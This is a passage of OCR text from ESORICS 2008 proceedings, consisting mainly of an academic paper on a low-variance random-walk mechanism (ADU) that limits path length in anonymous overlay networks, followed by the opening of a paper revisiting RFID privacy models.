2. Ateniese, G., Burns, R., Curtmola, R., Herring, J., Kissner, L., Peterson, Z., Song, D.: Provable data possession at untrusted stores. In: ACM conf. on Computer and Communications Security, pp. 598–609 (2007)
3. Batten, C., Barr, K., Saraf, A., Treptin, S.: pStore: A secure peer-to-peer backup system. LCS Technical Memo 632, MIT Laboratory for Computer Science (2001)
4. Blum, M., Evans, W., Gemmell, P., Kannan, S., Naor, M.: Checking the correctness of memories. In: IEEE Sym. on Foundations of Comp. Sci, pp. 90–99 (1991)

5. Bowers, K.D., Juels, A., Oprea, A.: Proofs of retrievability: Theory and implementation. Cryptology ePrint Archive, Report 2008/175 (2008)
6. Chang, E.-C., Mukhopadhyay, S., Xu, J.: Remote integrity check without the original. In: Menezes, A. (ed.) CRYPTO 2007. LNCS, vol. 4622, p. 2007. Springer, Heidelberg (manuscript submitted, 2007), http://www.comp.nus.edu.sg/~changec/publications/remote.pdf
7. Filho, D., Barreto, P.: Demonstrating data possession and uncheatable data transfer. Cryptology ePrint Archive, Report 2006/150 (2006)
8. Harnik, D., Naor, M.: On the Compressibility of NP Instances and Cryptographic Applications. In: IEEE Sym. on Foundations of Comp. Sci, pp. 719–728 (2006)
9. Johnson, R., Molnar, D., Song, D.X., Wagner, D.: Homomorphic Signature Schemes. In: Preneel, B. (ed.) CT-RSA 2002. LNCS, vol. 2271, pp. 244–262. Springer, Heidelberg (2002)
10. Juels, A., Kaliski Jr., B.S.: Pors: proofs of retrievability for large files. In: ACM conf. on Computer and Communications Security, pp. 584–597 (2007)
11. Li, J., Dabek, F.: F2F: reliable storage in open networks. In: Intern. Workshop on Peer-to-Peer Systems (2006)
12. Naor, M., Rothblum, G.N.: The Complexity of Online Memory Checking. In: IEEE Symp. on Foundations of Comp. Sci., pp. 573–584 (2005)
13. Paillier, P.: Public-key cryptosystems based on composite degree residuosity classes. In: Stern, J. (ed.) EUROCRYPT 1999. LNCS, vol. 1592, pp. 223–238. Springer, Heidelberg (1999)
14. Shacham, H., Waters, B.: Compact proofs of retrievability. Cryptology ePrint Archive, Report 2008/073 (2008), http://eprint.iacr.org/
15. Suh, G.E., Clarke, D., Gasend, B., van Dijk, M., Devadas, S.: Efficient memory integrity verification and encryption for secure processors. In: IEEE/ACM Int. Sym. on Microarchitecture, pp. 339–350 (2003)

A Low-Variance Random-Walk Procedure to Provide Anonymity in Overlay Networks

J.P. Muñoz-Gea, J. Malgosa-Sanahuja, P. Manzanares-Lopez,
J.C. Sanchez-Aarnoutse, and J. Garcia-Haro

Department of Information Technologies and Communications
Polytechnic University of Cartagena
Campus Muralla del Mar, 30202, Cartagena, Spain
{juanp.gea,josem.malgosa,pilar.manzanares,
juanc.sanchez,joang.haro}@upct.es

Abstract. An alternative to guarantee anonymity in overlay networks may be achieved by building a multi-hop path between the origin and the destination. However, one hop in the overlay network can consist of multiple Internet Protocol (IP) hops. Therefore, the length of the overlay multi-hop path must be reduced in order to maintain a good balance between the cost and the benefit provided by the anonymity facility. Unfortunately, the simple Time-To-Live (TTL) algorithm cannot be directly applied here since its use could reveal valuable information to break anonymity. In this paper, a new mechanism which reduces the length of the overlay multi-hop paths is presented. The anonymity level is evaluated by means of simulation and good results are reported

1 Introduction

Over the last years, we have witnessed the emergence of different types of overlay networks in the Internet, such as the peer-to-peer file sharing systems or the real-time content delivery applications [1]. In these new scenarios, concerns about anonymity significantly arise among the user community. Anonymity refers to the ability to do something without revealing one's identity (in this case, the user's) [2]. The simplest solution to provide anonymity in overlay networks is to select several relay nodes in the route from the sender to the receiver. In this way, even if a local eavesdropper observes a message being sent by a particular user, it can never be sure whether the user is the current sender, or if the message is forwarded by a relay node.

Similar techniques have been widely studied in the past to provide anonymity in IP networks. One of them is Crowds [3], in which each node decides to deliver the message to a intermediate or destination node by flipping a biased coin (with probabilities p_f and $1-p_f$ respectively). Nevertheless, the use of this mechanism in overlay networks is not appropriate, because the forwarding procedure is not limited in any way, and as it known, in overlay networks neighbour nodes are connected by means of logical links, each one comprised of an arbitrary number of physical links. Fig. 1 shows an example of overlay network topology, which

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 238–250, 2008.




Fig. 1. Overlay Network

is composed of 5 overlay nodes from 3 ASes. From the figure, we can see that some of the overlay links are overlapped at physical layer even though they are completely disjoing at overlay service layer. This is one of the special characteristics of overlay networks. In addition, we can see that each of the overlay links is usually composed of several physical links [4]. Therefore, a serious increase in the length of the overlay path among the origin and the destination nodes could imply an exponential cost, in terms of bandwidht consumption and nodes overload.

A straightforward implementation to limit the path length makes use of the Time-To-Live (TTL) field, but there are multiple situations in which this implementation will immediately reveal to an ”attacker” who the initiator node is. This paper proposes a mechanism that limits the length of overlay multi-hop paths without using a TTL (Time-To-Live) scheme. However, this mechanism is not restricted to this scenario, it can also be applied in a more general scenario. Furthermore, simulation results show that this mechanism presents a degree of anonymity equivalent to Crowds.

The remainder of the paper is organized as follows. Section 2 overviews some relevant works about anonymous systems. Section 3 presents the different requirements that must be satisfied in order to limit the path length. Section 4 introduces our proposal, called the *Always Down-or-Up* (ADU) mechanism. In section 5 our algorithm is evaluated analytically. In section 6 the anonymity level achieved by the proposed mechanism is evaluated by means of simulation. Finally, section 7 concludes the paper.

2 Related Work

The seminal paper on anonymous sytems was written by David Chaum [5]. He proposed a system for anonymous email based on the so called mix networks.

A mix node shuffles a batch of messages and delivers them in random order. The sender and the mix node use public key cryptography in order to hide the correspondence between input and output messages.

The mix networks design has been followed by many anonymous systems. The first widely used implementation of mix networks was the Type I cypherpunk anonymous remailers [6], using PGP [7] encryption to wrap email messages and deliver them anonymously. They were followed by MixMaster [8], and then MixMinion [9], which use the same basic principles, but split messages into equal-sized chunks and send each of them along potentially different routes, in order to defeat traffic analysis.

The concept of mix networks was first translated into the domain of general IP traffic by Wei Dalai, in his proposal for PipeNet [10]. PipeNet would build anonymous channels for low-latency, bidirectional communication, using layered encryption similar to Chaum's design. This layering suggested the title of Onion Routing for the first implementation of his type of IP forwarding [11]. Other implementations followed, including the commercial deployment of the Freedom Network [13] and the more recent effor behing Tor [12], a second-generation onion routing design.

Although the mix design has been quite influential, there are a number of notable alternatives. A network that uses a different approach is Crowds [3], designed for anonymous web browsing. Briefly, Crowds nodes forward web request to each other at random, executing a form of a random walk. At each step the random walk may probabilistically terminate and the current node then sends the request to the web server. The interesting feature of this system is that anonymity is achieved not only through having the messages under consideration forwarded by other honest nodes, but also through forwarding messages for other honest nodes and hiding the considered ones among them.

3 Background

In Crowds, the initiator node creates a packet containing a random path identifier, the IP address of the responder and the data. Then, it flips a biased coin. With probability $1-p_f$ (p_f is the probability of forwarding and it is a parameter of the system) it delivers the message directly to the responder or destination node, and with probability p_f it chooses randomly the next relay node. Each node receiving a packet with a new path identifier randomly decides- based on p_f- whether to forward it to the responder or to another (randomly chosen) relay node. With this original algorithm the forwarding procedure is not limited and, as we previously pointed out, it could be a tragedy regarding communication costs in an overlay scenario.

A possible solution is to restrict the maximum length of the paths. The system operates as the traditional scheme but, when the number of hops reaches a certain limit (called S), the path will be directed towards the destination node, irregardless of probability p_f. A straightforward implementation of the




Fig. 2. Limitation of the TTL

bounded-length random walk consists of using a time-to-live (TTL) field, initially set to S, and processing it like in IPv4 networks [14]. In IPv4, TTL is an 8-bit field in the Internet Protocol (IP) header. The time to live value can be thought of as an upper bound on the time that an IP datagram can exist in an internet system. The TTL field is set by the sender of the datagram, and reduced by every router on the path to its destination. If the TTL field reaches zero before the datagram arrives at its destination, then it is discarded and an ICMP error datagram is sent back to the sender. The purpose of the TTL field is to avoid a situation in which an undeliverable datagram keeps circulating on Internet, and such a system eventually becoming swamped by such immortal datagrams. In theory, time to live is measured in seconds, although every host that passes the datagram must reduce the TTL by at least one unit. In practice, the TTL field is reduced by one on every hop. To reflect this practice, the field is named **hop limit** in IPv6.

However, there are multiple situations in which this implementation will immediately reveal to a "corrupt" node whether the predecessor node is the initiator or not. For example, in Fig. 2 we assume that the TTL has a predefined value of 255 for every path. In the example, node A is the path originator and randomly chooses node E as the next relay node in the path. Therefore, node A sends a packet to node E with a value of TTL = 255. If node E is a corrupt node, when it receives the packet it can easily deduce that node A is the path originator because the value of the TTL is the original. Therefore, with this simple solution the overlay network is not able to keep and adequate anonymity level.

An approach to solve this problem is to use high and randomly chosen (not previously known) values for the TTL field. However, the objective is to limit the forwarding procedure, and high values for the TTL represent long multi-hop paths. Therefore, the TTL would have to be small. But, in this case, the range of possible random values for the TTL is too restricted, and it results in a similar situation to the one of a well-known TTL value among all the users. In this last case, corrupt nodes can easily derive whether the predecessor node is the origin of the intercepted message or not.

We can conclude that the TTL methodology is not appropriate to limit the length of multi-hop paths. Next section introduces a new mechanism that limits the length of overlay random walk paths without offering extra information to possible corrupt nodes.

4 Proposed Mechanism

The algorithm proposed in this work, as in Crowds, is based on the random-walk procedure. However, the variance associated to the length of the multi-hop paths is smaller than that in Crowds. Our objective is to limit the forwarding procedure. If the variance associated to the length of the paths is very high, it is possible that the real length of the path is also very high although the mean length of the path is not high. Our mechanism has a very low variance and it can be viewed as a quasi-deterministic mechanism of a statistical TTL implementation, because the real lenght of the path will be very similar to its statistical mean length.

Our first attempt is the *always-down* (AD) algorithm: The path originator chooses a uniform random integer (called u) between 1 and a predefined parameter M. If the value of u is equal to 1, the originator sends the request directly to the destination. Otherwise, the node forwards the request to a random node together with the random number u. The next node performs the same operation but replacing the upper bound M with the value of u. The mechanism continues in a recursive way, decreasing the size of the interval $[1, u)$ in each step. However, with this algorithm there is still correlation between the random number u and the hop length: although little values do not reveal anything about the path length, great ones do, since they can only appear at the first steps of the algorithm.

The opposite algorithm, called *always-up* (AU) has the same benefits and drawbacks. Now, at each step the node chooses a uniform random number between $(u, M]$. When a node selects M, the random walk procedure ends and the request is directly sent to the responder. In this case, great values of u do not reveal anything about the path length, but small ones do, since they can only appear at the first steps of the algorithm.

In order to avoid this critical issue, we propose to mix both mechanism as follows: The path originator chooses a random number (called u) between 1 and M. When this number is equal to 1 or equal to M, the originator node sends the request to the responder. If u is lower than a parameter LOW_BORDER, the algorithm works like AD. However, if u is greater than a paramater TOP_BORDER, the algorithm operates like AU. Finally, if u drops between LOW_BORDER and TOP_BORDER, the operation mode (AD or AU) is chosen randomly.




Fig. 3. Parameters of the algorithm

The parameters *LOW_BORDER* and *TOP_BORDER* are not fixed; every path originator chooses a random value for these parameters when it creates a new path. The only requirement is that these parameters are symmetric with respect to 1 and M.

This new algorithm is called *always down-or-up* (ADU) and it is able to statistically limit the length of the path in an anonymous environment. In order to speed up the algorithm, we introduce an additional parameter called e: If the new chosen random number is smaller than or equal to e (or it is greater than $M - e$) the originator node delivers the request to the responder.

The full set of parameters used by our algorithm is: M, e, *LOW_BORDER* and *TOP_BORDER*. Figure 3 represents these parameters in a numerical straight line.

5 Evaluation

Next, we present the analytical evaluation of the random variable l that represents the length of the path.

We define

$$P_{i,AD}(l = x) \tag{1}$$

as the probability that this random variable takes the value x in the AD algorithm with parameter $M = i$.

For the AD algorithm with parameters e and M we have deduced the following expressions

$$P_{M,AD}(l = 1) = \frac{e}{M} \tag{2}$$

$$P_{M,AD}(l = x|u_1 = i) = P_{i-1,AD}(l = x - 1) \quad e + (x - 1) \leq i \leq M \tag{3}$$

The interpretation of this first equation is obvious. On the other hand, Fig. 4 helps us to understand the second equation. This figure represents a specfic scenario with parameters $M = 5$ and $e = 2$. As can be observed, the calculation of every probability can be reduced to a smaller problem, in function of the previous probability and the first selected random number. The possible values for the first random number ($u_1 = i$) is restricted by the values of e and M, and also by the value of the probability to be calculated ($P(l = x)$). From this, we can obtain the possible values of the probabilities, that are also restricted

$$l \leq M - e + 1 \tag{4}$$



1
2
3
4
u1
1 2 3 4 5
P5,AD(l=1)= 2/5
P5,AD(l=2 | u1=3)=P2,AD(l=1)
P5,AD(l=2 | u1=4)=P3,AD(l=1)
P5,AD(l=2 | u1=5)=P4,AD(l=1)
P5,AD(l=3 | u1=4)=P3,AD(l=2)
P5,AD(l=3 | u1=5)=P4,AD(l=2)
P5,AD(l=4 | u1=5)=P4,AD(l=3)

Fig. 4. Graphical interpretation

Next, we obtain a general expression for the previous equation

$$P_{M,AD}(l = 1) = \frac{e}{M} \tag{5}$$

$$P_{M,AD}(l = x) = \frac{1}{M} \sum_{i=e+(x-1)}^{M} P_{i-1,AD}(l = x - 1) \quad 1 < x \leq M - e + 1 \tag{6}$$

As can be observed, the function obtained is a recursive equation. This means that the probabilities associated with values of l greater than 1 are calculated from the previous probabilities.

Next, we concentrate on the ADU algorithm. We know that

$$P_{M,ADU}(l = 1) = \frac{2 \cdot e}{M} \tag{7}$$

In order to calculate the rest of probabilities, the problem can be reduced to three different sub-problems regarding the value of the first random number u. If it is lower than LOW_BORDER or it is greater than TOP_BORDER the algorithm works like AD or AU, respectively. The two previous scenarios can be interpreted as the AD algorithm when $M = LOW\_BORDER$, simplifying the study without loss of generality. However, in this case, the random variable

Table 1. Values of parameters for specific $\overline{l}$

	ADU		Crowds
$\overline{l}$	M	e	p_f
2	100	21	0.5
3	100	8	0.6667
4	100	3	0.75
5	150	2	0.80
6	350	2	0.8333

l is conditioned to be greater than 1, because to select this algorithm the path cannot finish in the first hop. Therefore

$$P_{M,AD}(l=x|x>1) = P_{M,AU}(l=x|x>1) = \frac{P_{M,AD}(l=x)}{P_{M,AD}(l>1)} = \frac{P_{M,AD}(l=x)}{1-\frac{e}{M}} \tag{8}$$

If the first random number u drops between LOW_BORDER and TOP_BORDER, the operation mode (AD or AU) is chosen randomly (RAND). In this case, without loss of generality, this scenario can be simplified as if the AD algorithm was always selected with $M = TOP\_BORDER$, since both AD and AU are equivalent in term of their statistical moments. Therefore, equation (6) can be used to find the probability, but now, the first selected random number has to be between LOW_BORDER and TOP_BORDER. Therefore

$$P_{M,RAND}(l=x) = \frac{1}{TOP\_BORDER} \sum_{i=LOW\_BORDER+(x-1)}^{TOP\_BORDER} P_{i-1,AD}(l=x-1) \tag{9}$$

where the probability $P_{i-1,AD}(l=x-1)$ is calculated using (6).

Finally, in this case the random variable l is also conditioned to be greater than 1, and therefore

$$P_{M,RAND}(l=x|x>1) = \frac{P_{M,RAND}(l=x)}{1-\frac{LOW\_BORDER}{M}} \tag{10}$$

The last step to calculate the probabilities associated with values of l greater than 1 is to appropriately weight the probabilities deduced for the three different possibilities (AD, AU and RAND):

$$\begin{aligned} P_{M,ADU}(l=x) = (1-P_{M,ADU}(l=1)) \cdot (P_{AD} \cdot P_{M,AD}(l=x|x>1)+ \\ +P_{RAND} \cdot P_{M,RAND}(l=x|x>1) + P_{AU} \cdot P_{M,AU}(l=x|x>1)) \end{aligned} \tag{11}$$

Then, the probability mass function can be used to calculate the associated statistical parameters. For example, to calculate the mean value,

$$E(l) = \overline{l} = \sum_{i=1}^{M} i \cdot P_{M,ADU}(l=i) \tag{12}$$

Table 2. Variance of the length of the paths

$\overline{l}$	ADU	Crowds
2	1.3337	2
3	2.3559	6
4	3.4135	12
5	4.5062	20
6	5.5821	30

Table 1 presents the appropriate values for the parameters M and e in order to achieve representative values for $\overline{l}$. The table represents low values (between 2 and 6) because, as we previously said, the objective is to achieve short multi-hop paths, which implies that the cost associated with the anonymous communication (bandwidth consumption and delay) may be reduced, and this type of application can be optimally implemented in overlay scenarios.

The previous table also represents the appropriate value of p_f to achieve the same values of $\overline{l}$ in Crowds. It is known that the mean length of the multi-hop paths created using the Crowds mechanism follows the geometrical expression: $\overline{l} = \frac{1}{1-p_f}$. We compare our scheme with Crowds because it is also based on random walk procedure.

Table 2 presents the variance of the length of the paths for ADU and Crowds. The variance of the ADU paths is calculated using:

$$V(l) = E(l^2) - E(l)^2 \tag{13}$$

on the other hand, for Crowds it is known that

$$V(l) = \frac{p_f}{(1-p_f)^2} \tag{14}$$

It is observed that the variance in ADU is always significantly smaller than in Crowds. This behaviour enables to interpret the ADU algorithm like a quasi-deterministic TTL implementation. Therefore, the mechanism achieves the target goal.

6 Analysis of Anonymity

The anonymity level achieved by the proposed mechanism is evaluated by means of simulation following the methodology exposed in [15]. This methodology is based on the use of the entropy as a measure of the anonymity level. This concept was presented in [16], and it can be summarized as follows: It is assumed that there is a total number of N nodes, C of them are corrupt and the rest honest. Corrupt nodes collaborate among them trying to find out who is the origin of the messages. Based on the information retrieved from corrupt nodes, the attacker assigns a probability (p_i) of being the origin of a particular message for each node. The entropy of the system ($H(X)$) can be computed by:

$$H(X) = -\sum_{i=1}^{N} p_i log_2(p_i) \tag{15}$$

where X is a discrete random pariable with probability mass function $p_i = P(X = i)$. The degree of anonymity (d) of the system can be expressed by:

$$d = -\frac{1}{H_M} \sum_{i=1}^{N} p_i log_2(p_i) \tag{16}$$

where H_M is the maximum entropy of the system, which is satisfied when all honest nodes have the same probability of being the origin of the message.

If a message goes only through honest nodes the degree of anonymity will be $d|_{honest\ nodes} = d_h = 1$. If we assume that the message goes through at least one corrupt node with probability p_c and it crosses only through honest nodes with probability $p_h = 1 - p_c$, the mean degree of anonymity of the system is:

$$\overline{d} = p_c \cdot d|_{corrupt\ nodes} + p_h \cdot d_h = p_c \cdot d_c + p_h \tag{17}$$

Next, we present the simulation methodology proposed in [15]. First, let us introduce two random variables: X, modelling the senders ($X = 1, ..., N - C$), and Y, modelling the predecessor observed by the first corrupt node in the path ($Y = 1, ..., N - C, \oslash$; where $\oslash$ represents that there is not an attacker in the path). The probability distribution computed in equation 15 is really the distribution of X conditionated on a particular observation y. Therefore, the entropy metric evaluates $H(X|Y = y)$ for some y, and it can be calculated as

$$H(X|Y = y) = -\sum_{x} q_{x,y} log_2(q_{x,y}) \tag{18}$$




Fig. 5. $\overline{d}$ with confidence intervals as a function of the number of iterations




Fig. 6. $\overline{d}$ as a function of $\overline{l}$

The distribution $q_{x,y}$ is an estimate of the true distribution p_i. The way to calculate it is as follows: We keep a counter $C_{x,y}$ for each pair of x and y. We pick a random value x for X and simulate a request. The request is forwarded according to the algorithm until it either is sent to the destination or is intercepted by a corrupt node (this is 1 iteration). In the former case, we write down the observation $y = \oslash$, while in the latter case we set y to the identity of the predecessor node. In both cases, we increment $C_{x,y}$. This procedure is repeated a number of n iterations (later we will obtain an appropriate value for n).

Next, we can compute $q_{x,y}$ as follows

$$q_{x,y} = \frac{C_{x,y}}{K_y} \tag{19}$$

where $K_y = \sum_x C_{x,y}$.

On the other hand, the average entropy of the system, taking into account that a message can also go through honest nodes, can be expressed by

$$\overline{H} = \sum_{y \geq 1} Pr[Y = y]H(X|Y = y) +$$
$$+ Pr[Y = \oslash]H(X|Y = \oslash) = \sum_{y} Pr[Y = y]H(X|Y = y) \tag{20}$$

With these definitions we can redefine expression 17 as,

$$\overline{d} = \frac{1}{H_M} \sum_{y} Pr[Y = y]H(X|Y = y) \tag{21}$$

The previous simulation methodology has been implemented in a simulator written in C language. First, in order to obtain an appropriate value for n we simulate an scenario with $\overline{l} = 4$ for different number of iterations. Figure 5 presents the results with the 95 % confidence intervals. We can see that from 10,000 iterations, the accuracy of the simulation results is within the 0.1 % with respect to the stable value. Therefore, in our simulations n is set to 10,000.

Figure 6 compares $\overline{d}$ for Crowds and ADU when N=100 and C=10. It represents the anonymity level according to the mean length of the paths, from 1 to 10. These small values have been selected because, as it was previously mentioned, our objective is to achieve shor multi-hop paths. It can be observed that the degree of anonymity achieved by the ADU algorithm perfectly matches the degree of anonymity achieved by Crowds.

7 Conclusions

In traditional (like Crowds) anonymous networks, the anonymity is achieved by building a multiple-hop path between the origin and the destination nodes. However, the cost associated with the communication increases dramatically as the number of hops also increases. Therefore, in these scenarios limiting the length of the paths is a key aspect of the protocols design.

Unfortunately, the common TTL methodology cannot be used to this purpose since corrupt nodes can employ this field to extract some information about the sender identity. Consequently, in this work an effetive mechanism to reduce the variance associated with the length of the random walks in anonymous overlay scenarios is proposed.

Our study reveals that the variance in ADU is always smaller than in Crowds. In addition, the degree of anonymity achieved by ADU is equivalent to Crowds. Thus, this mechanism is a recommended methodology to achieve a good trade-off between cost/benefit associated with the anonymity in overlay networks.

Acknowledgements

This research has been supported by project grant TEC2007-67966-C03-01/TCM (CON-PARTE-1) and it is also developed in the framework of ”Programa de Ayudas a Grupos de Excelencia de la Región de Murcia, de la Fundación Séneca, Agencia de Ciencia y Tecnología de la RM (Plan Regional de Ciencia y Tecnología 2007/2010)”. Juan Pedro Muñoz-Gea also thanks the Spanish MEC for a FPU (AP2006-01567) pre-doctoral fellowship.

References

1. Tsang, D.H.K., Ross, K.W., Rodriguez, P., Li, J., Karlsson, G.: Advances in peer-to-peer streaming systems [guest editorial]. IEEE Journal on Selected Areas in Communications 25(9), 1609–1611 (2007)
2. Pfitzmann, A., Hansen, M.: Anonymity, unlinkability, undetectability, unobservability, pseudonymity, and identity management - a consolidated proposal for terminology version v0.30 (November 26, 2007) (2007), http://dud.inf.tu-dresden.de/Anon_Terminology.shtml

3. Reiter, M.K., Rubin, A.D.: Crowds: anonymity for web transactions. ACM Trans. Inf. Syst. Secur. 1(1), 66–92 (1998)
4. Li, Z., Mohapatra, P.: The impact of topology on overlay routing service. In: INFOCOM 2004: Proceedings of the 23rd Annual Joint Conference of the IEEE Computer and Communications Societies, Hong Kong, China, p. 418. IEEE Communications Society, Los Alamitos (2004)
5. Chaum, D.L.: Untraceable electronic mail, return addresses, and digital pseudonyms. Commun. ACM 24(2), 84–90 (1981)
6. Goldberg, I., Wagner, D., Brewer, E.: Privacy-enhancing technologies for the internet. In: COMPCON 1997: Proceedings of the 42nd IEEE International Computer Conference, Washington, DC, USA, p. 103. IEEE Computer Society, Los Alamitos (1997)
7. Zimmermann, P.R.: The official PGP user's guide. MIT Press, Cambridge (1995)
8. Möller, U., Cottrell, L., Palfrader, P., Sassaman, L.: Mixmaster protocol — version 2. draft (July 2003), http://www.abditum.com/mixmaster-spec.txt
9. Danezis, G., Dingledine, R., Mathewson, N.: Mixminion: Design of a type iii anonymous remailer protocol. In: SP 2003: Proceedings of the 2003 IEEE Symposium on Security and Privacy, Washington, DC, USA, p. 2. IEEE Computer Society, Los Alamitos (2003)
10. Dai, W.: Pipenet 1.1. Post to Cypherpunks mailing list (1998)
11. Syverson, P., Tsudik, G., Reed, M., Landwehr, C.: Towards an analysis of onion routing security. In: International workshop on Designing privacy enhancing technologies, pp. 96–114. Springer-Verlag New York, Inc., Heidelberg (2001)
12. Dingledine, R., Mathewson, N., Syverson, P.: Tor: the second-generation onion router. In: SSYM 2004: Proceedings of the 13th conference on USENIX Security Symposium, Berkeley, CA, USA, p. 21. USENIX Association (2004)
13. Back, A., Goldberg, I., Shostack, A.: Freedom systems 2.1 security issues and analysis. White paper, Zero Knowledge Systems, Inc. (2001)
14. Postel, J.: RFC 791: Internet Protocol (1981)
15. Borissov, N.: Anonymous routing in structured peer-to-peer overlays. Ph.D thesis, University of California at Berkeley, Berkeley, CA, USA. Chair-Eric A. Brewer (2005)
16. Díaz, C., Seys, S., Claessens, J., Preneel, B.: Towards measuring anonymity. In: Dingledine, R., Syverson, P. (eds.) PET 2002. LNCS, vol. 2482, pp. 54–68. Springer, Heidelberg (2003)

RFID Privacy Models Revisited

Ching Yu Ng[1], Willy Susilo[1], Yi Mu[1], and Rei Safavi-Naini[2]

[1] Centre for Computer and Information Security Research (CCISR)
University of Wollongong, Australia
{cyn27,wsusilo,ymu}@uow.edu.au
[2] Department of Computer Science, University of Calgary, Canada
rei@ucalgary.ca

Abstract. In Asiacrypt 2007, Vaudenay proposed a formal model addressing privacy in RFID, which separated privacy into eight classes. One important conclusion in the paper is the impossibility of achieving strong privacy in RFID. He also left an open question whether forward privacy without PKC is possible. In our paper, first we revisit the eight RFID privacy classes and simplify them into three classes that will address the same goal. Second, we show that strong privacy in RFID is achievable. Third, we answer the open question by pointing out the possibility to achieve forward privacy without PKC both within Vaudenay's model and in practice.

1 Privacy in RFID

Radio frequency identification (RFID) systems are designed to uniquely identify any RFID tagged objects from a distance by using authorized RFID readers to pick up the responses from RFID tags. Reasonable concerns on privacy have been raised. In particular, when individual entities are bound with these RFID tagged objects (e.g. human implantation [1]), even the location of the tag wearer can be compromised [2]. For these reasons, adequate privacy protections have been devoted as the main research area in RFID (eg. [3,4,5,6,7,8,9,1,10,11,12,13,14,15]).

To measure the privacy level of various RFID protocols, we need a formal model that defines privacy, available resources in the system and abilities of different classes of adversaries. In an effort to design a widely accepted privacy model for the RFID environment, different innovative designs have been proposed. The first work due to Avoine's adversarial model [4] proposed flexible definitions for different levels of privacy. Later, Juels proposed minimalist cryptography [9] in which a very restrictive adversary is defined specially for RFID. Juels and Weis commented on Avoine's model in [11] where they presented a powerful desynchronizing attack.The well known OSK protocol [12] was shown to be secure under Avoine's model [4], but later considered insecure in [11]. This has shown the need of more researches on this topic.

Very recently, Vaudenay proposed a new model [16] with eight classes of privacy levels. He concluded his paper by showing that strong privacy in RFID is impossible. Furthermore, an open questions whether forward privacy without requiring public key cryptography (PKC) is possible to be achieved was presented.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 251–266, 2008.

Our Contributions
The contributions of this paper are threefold. First, having observed the classification of privacy presented in [16], we show that the eight privacy classes can be reduced to three privacy classes under appropriate assumptions. Second, based on our simplified classification, we show that the strongest privacy level is indeed achievable, in contrast to the result presented in [16]. This is a positive result that supports the use of RFID in practice. Third, we answer the open question in [16] by pointing out the possibility to achieve forward privacy without PKC both within Vaudenay's formal model and in practice.

2 Preliminaries

The following basic assumptions will be used throughout this paper. We note that these assumptions have been used in the existing works as well. We consider an RFID system with one reader and many tags. The reader is not corruptible and all the data stored in reader side are secure. Only the wireless link established between the reader and the involving tag during a protocol instance is insecure. Tags are not tamper-proofed. All the internal secrets stored, the memory contents written and the algorithms defined are assumed to be readily available to the adversary when a tag is corrupted. The reader will always initiate the protocol by sending out the first query message (may contain a challenge) as the tags are passive.

We briefly summarize Vaudenay's privacy model, in particular the terms that will be used frequently in the following sections. We refer the readers to [16] for the complete definition and a more complex account.

System Model. An RFID scheme is defined by two setup algorithms and the actual protocol.

- $\texttt{SetupReader}(1^s)$ is used to generate the required system parameters K_P and K_S by supplying a security parameter s. K_P denotes all the public parameters available to the environment and K_S denotes the private parameters stored inside the reader and will never be revealed to the adversary.
